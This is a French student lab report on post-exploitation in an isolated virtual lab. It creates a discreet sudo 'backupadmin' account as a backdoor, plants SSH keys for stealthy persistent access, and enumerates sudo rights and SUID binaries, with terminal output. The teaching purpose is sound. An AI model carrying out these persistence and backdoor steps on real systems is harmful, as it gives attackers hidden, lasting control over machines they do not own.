

Nom : **DIESSE ALFRED LANDRY**

Date : LIRT 2025/2026

CHAPITRE 3 – PENTESTING REEL & EXPLOITATION DE VULNERABILITES

TP 3.4 – Post-exploitation : Maintien d'accès et élévation de privilèges

1. Introduction

Dans les phases précédentes, nous avons réussi à compromettre des systèmes Linux (Ubuntu) et Windows, obtenant ainsi un accès initial (shell ou session Meterpreter). Cependant, dans un contexte réel de cybersécurité, une intrusion ne s'arrête jamais à ce stade.

Un attaquant cherche ensuite à :

- Maintenir un accès durable au système
- Élever ses privilèges
- Étendre son contrôle
- Éviter la détection

Ce TP illustre la phase critique de **post-exploitation**, où un accès temporaire est transformé en **contrôle persistant du système**.

2. Contexte du laboratoire

- Machines utilisées :
- **Ubuntu Server (cible Linux)** : 192.168.56.10
- **Windows 10 (cible Windows)** : 192.168.56.20
- **Kali Linux (attaquant)** : 192.168.56.30

Accès obtenus :

- Linux : accès SSH
- Windows : session Meterpreter

PARTIE 1 : Maintien d'accès sur Linux


2.1 Vérification de l'identité

Commande :

- Ssh -p22 alfred@192.168.56.10

Rôles :

- Permet L'accès distant
- Permet d'identifier l'utilisateur courant.



```
alfred@alfred-virtual-machine: ~  
alfred@alfred-virtual-machine:~$ whoami  
alfred  
alfred@alfred-virtual-machine:~$ pwd  
/home/alfred  
alfred@alfred-virtual-machine:~$ ls  
Bureau Documents Images Modèles Musique Public Téléchargements Vidéos  
alfred@alfred-virtual-machine:~$ ls -la  
total 80  
drwxr-xr-x 16 alfred alfred 4096 avril 19 14:55 .  
drwxr-xr-x  3 root   root   4096 avril 16 09:21 ..  
-rw-r--r--  1 alfred alfred 1149 avril 28 11:13 .bash_history  
-rw-r--r--  1 alfred alfred  220 avril 16 09:21 .bash_logout  
-rw-r--r--  1 alfred alfred 3771 avril 16 09:21 .bashrc  
drwxr-xr-x  2 alfred alfred 4096 avril 17 09:36 Bureau  
drwx----- 14 alfred alfred 4096 avril 28 18:07 .cache  
drwx----- 13 alfred alfred 4096 avril 16 14:58 .config  
drwxr-xr-x  2 alfred alfred 4096 avril 16 09:24 Documents  
drwx-----  3 alfred alfred 4096 avril 28 11:12 .gnupg  
drwxr-xr-x  2 alfred alfred 4096 avril 16 09:24 Images  
drwxr-xr-x  3 alfred alfred 4096 avril 16 09:24 .local  
drwxr-xr-x  2 alfred alfred 4096 avril 16 09:24 Modèles  
drwx-----  5 alfred alfred 4096 avril 17 09:34 .mozilla  
drwxr-xr-x  2 alfred alfred 4096 avril 16 09:24 Musique  
-rw-r--r--  1 alfred alfred  807 avril 16 09:21 .profile  
drwxr-xr-x  2 alfred alfred 4096 avril 16 09:24 Public  
drwx-----  2 alfred alfred 4096 avril 16 21:37 .ssh  
-rw-r--r--  1 alfred alfred    0 avril 19 14:55 .sudo_as_admin_successful  
drwxr-xr-x  2 alfred alfred 4096 avril 16 09:24 Téléchargements  
drwxr-xr-x  2 alfred alfred 4096 avril 16 09:24 Vidéos  
alfred@alfred-virtual-machine:~$ cat /etc/passwd
```

Capture : Résultat de la commande `whoami`

2.2 Création d'un utilisateur persistant

- Création d'un compte secondaire discret `sudo`

```
adduser backupadmin
```


- Puis ajout aux privilèges administrateur : `sudo`

```
usermod -aG sudo backupadmin
```

2.3 Vérification des privilèges

- Vérifie si l'utilisateur appartient au groupe `sudo` `groups`

```
backupadmin
```

A terminal window titled 'alfred@alfred-virtual-machine: ~' showing the execution of 'sudo adduser backupadmin'. The output includes system messages about HWE support, user and group creation, password setting, and a series of prompts for user details (full name, office number, professional and personal phone numbers, and other information). The process concludes with a confirmation prompt for the information entered.

```
alfred@alfred-virtual-machine: ~  
applicable law.  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
Last login: Tue Apr 28 18:07:21 2026 from 192.168.56.30  
alfred@alfred-virtual-machine:~$ sudo adduser backupadmin  
[sudo] Mot de passe de alfred :  
Ajout de l'utilisateur « backupadmin » ...  
Ajout du nouveau groupe « backupadmin » (1001) ...  
Ajout du nouvel utilisateur « backupadmin » (1001) avec le groupe « backupadmin » ...  
Création du répertoire personnel « /home/backupadmin »...  
Copie des fichiers depuis « /etc/skel »...  
Nouveau mot de passe :  
Retapez le nouveau mot de passe :  
passwd : le mot de passe a été mis à jour avec succès  
Modification des informations relatives à l'utilisateur backupadmin  
Entrez la nouvelle valeur ou « Entrée » pour conserver la valeur proposée  
  Nom complet []:  
  N° de bureau []:  
  Téléphone professionnel []:  
  Téléphone personnel []:  
  Autre []:  
Ces informations sont-elles correctes ? [O/n] o  
alfred@alfred-virtual-machine:~$
```

Capture : Ajout utilisateur + groupe sudo

Analyse cybersécurité

Un attaquant ne dépend jamais d'un seul accès. Il crée un **compte secondaire** permettant de revenir même si :


- Le mot de passe initial est changé
- La vulnérabilité est corrigée

C'est une technique classique de **backdoor utilisateur**

2.4 Mise en place d'un accès persistant via SSH

Génération de clé (Kali)


ssh-keygen



```
diesse@kali: ~  
$ ssh-keygen  
Generating public/private ed25519 key pair.  
Enter file in which to save the key (/home/taneyoy/.ssh/id_ed25519):  
Enter passphrase for "/home/taneyoy/.ssh/id_ed25519" (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /home/taneyoy/.ssh/id_ed25519  
Your public key has been saved in /home/taneyoy/.ssh/id_ed25519.pub  
The key fingerprint is:  
SHA256:Ts3CYBplIglCfW3qgEXmrh7V5G+gEHzrs8ZrQI1PAEs diesse@kali  
The key's randomart image is:  
+--[ED25519 256]--+  
|*E++. +  
|+o++ = o  
|.o*oo.=  
|+++= o o  
|..o+++ S o  
|.=...oo .  
|oo+ o.  
|. .+o .  
|.oo.  
+-----[SHA256]-----+  
  
$
```

Copie de la clé publique

ssh-copy-id backupadmin@192.168.56.10




```
+-----[SHA256]-----+  
  
$ ssh-copy-id backupadmin@192.168.56.10  
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: ssh-add -L  
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter  
out any that are already installed  
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompt  
ed now it is to install the new keys  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
backupadmin@192.168.56.10's password:  
Permission denied, please try again.  
backupadmin@192.168.56.10's password:  
  
Number of key(s) added: 1  
  
Now try logging into the machine, with: "ssh 'backupadmin@192.168.56.10'"  
and check to make sure that only the key(s) you wanted were added.  
  
$
```

Test de connexion

Connexion sans mot de passe = accès persistant réussi

ssh backupadmin@192.168.56.10



```
backupadmin@alfred-virtual-machine: ~  
(diesse@kali)-[~]  
$ ssh backupadmin@192.168.56.10  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-27-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
580 mises à jour peuvent être appliquées immédiatement.  
466 de ces mises à jour sont des mises à jour de sécurité.  
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your  
Internet connection or proxy settings  
  
Your Hardware Enablement Stack (HWE) is supported until April 2025.  
backupadmin@alfred-virtual-machine:~$
```

Capture : Connexion SSH sans mot de passe

Analyse avancée

L'utilisation des clés SSH permet :

- Un accès **furtif**
- Aucune trace de mot de passe
- Difficile à détecter par logs simples


Technique utilisée dans les attaques réelles (APT)

PARTIE 2 : Élévation de privilèges sur Linux

3.1 Vérification des droits sudo

Liste les commandes exécutables en tant que root

```
sudo -l
```





Capture : Résultat sudo -l

3.2 Recherche de fichiers SUID

Recherche des fichiers exécutables avec privilèges élevés **find**

/ -perm -4000 2>/dev/null



Capture : Fichiers SUID trouvés

Analyse cybersécurité

Les fichiers SUID permettent :

- D'exécuter des programmes avec le droit root
- D'exploiter des binaires vulnérables

Exemple réel :

- `vim`, `nano`, `bash` mal configurés peuvent mener à root

Cela représente une **faille critique de configuration**

4. Conclusion

Dans ce TP, nous avons transformé un accès initial en **accès persistant et privilégié**.

Nous avons démontré que :

- Un attaquant peut rester longtemps dans un système
- La menace réelle est post-intrusion
- La sécurité doit se concentrer sur la détection et la surveillance